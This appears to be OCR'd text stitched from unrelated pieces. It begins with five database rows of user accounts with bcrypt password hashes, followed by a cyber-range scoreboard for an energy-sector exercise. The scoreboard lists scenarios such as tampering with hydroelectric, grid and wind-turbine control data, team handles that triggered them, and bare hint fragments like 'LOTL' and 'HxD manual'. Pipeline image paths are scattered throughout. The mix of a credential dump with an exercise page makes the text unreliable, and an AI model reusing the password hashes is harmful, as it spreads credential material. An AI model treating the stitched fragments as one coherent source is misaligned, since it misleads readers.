d0c28db2-1764-4626-9325-62cf87a50e27	devndfvdvfdkjn	default.png	$2a$10$TLFEtICkfOfHsCiA542mZuI8ihtSs19NLup/ru4QoUpjIZjnBPdAi	2023-08-21 20:47:29.359716+00	2023-08-21 20:47:29.359716+00	0001-01-01 00:00:00+00
db74f279-4d87-494e-bd2c-38d8fa917e0d	pdspdpdpdpdpddpdpddp	default.png	$2a$10$a4q2jnBchlvgTzp6uUlUEurAMSw2gL/EUFH.Dit2DHDlnIEx0kS.y	2023-08-21 20:47:29.431668+00	2023-08-21 20:47:29.431668+00	0001-01-01 00:00:00+00
69a5c783-6044-4208-ad52-94cc241a8e23	vcnmv0	default.png	$2a$10$6tvX2aqPlpyKSgA65HAjoOHryoZym9pjdQO/biOiGP8EdznPkzIQ.	2023-08-21 20:47:29.504902+00	2023-08-21 20:47:29.504902+00	0001-01-01 00:00:00+00
e9525ef3-16d0-48b7-88d3-e1345ed4c051	bmbdlss	default.png	$2a$10$xIfF5P.1WDp/7SHVI9vgguwtuB/jUgxw8Yu.Bro6DrsQVl4UXTdF6	2023-08-21 20:47:29.567371+00	2023-08-21 20:47:29.567371+00	0001-01-01 00:00:00+00
6df28d7f-c380-4d92-aa4e-d6ebb98bd7f0	9830scdv	default.png	$2a$10$Ta32haSgqQ.oe3tX3sKbhe0/ffXqhuFH0sUEZB5JEGeM7DBsOZOF6	2023-08-21 20:47:29.629301+00	2023-08-21 20:47:29.629301+00	0001-01-01 00:00:00+00

Non-public critical events

Energy segment most rare risks

Low difficulty Report for the jury

Tampering of hydroelectric plant data

To manage operations, a state-of-the-art collective control system was put into trial operation at hydroelectric units. Recently, operators have been logging deviations in the power output readings of these units. After a period of time, the readings returned to normal.

The investigation pinpointed the cause of the system's abnormal behavior: a dismissed employee of the supplier company had tampered with the control parameters in order to harm their former employer. The company intends to take legal action.

Maximum points available

2,500

Triggered 11 times, first by GorillaHacker

Low difficulty Report for the jury

Tampering of power control data

The phones of emergency call handlers are ringing off the hook. Angry people are complaining about a lack of electricity, even though the control system screens indicate no problems in the power grid and all consumers are connected. During the initial investigation, it was revealed that the hackers had tampered with the control system data displayed to the operator. Experts at the power company really have no idea which consumers are connected to the grid and which are not.

Maximum points available

2,500

Triggered 10 times, first by GeenStack

Low difficulty Report for the jury

Tampering of wind turbine data

The Green Energy program is under threat: for six weeks the most state-of-the-art wind farm in State F has not been supplying green megawatts to the city. Despite strong winds, the wind turbines are standing idle. An investigation revealed that the wind turbine control system was infected with the WINDpoison virus. Attackers used it to shut down the turbines and spoof the energy production data.

Maximum points available


2,500

Triggered 14 times, first by durck

Tampering of wind turbine data

First option (hard)


Change config files



Tampering of wind turbine data

First option (hard)


Change config files



Tampering of wind turbine data


Second option (easy)

LOTL




Tampering of hydroelectric plant data

HxD manual



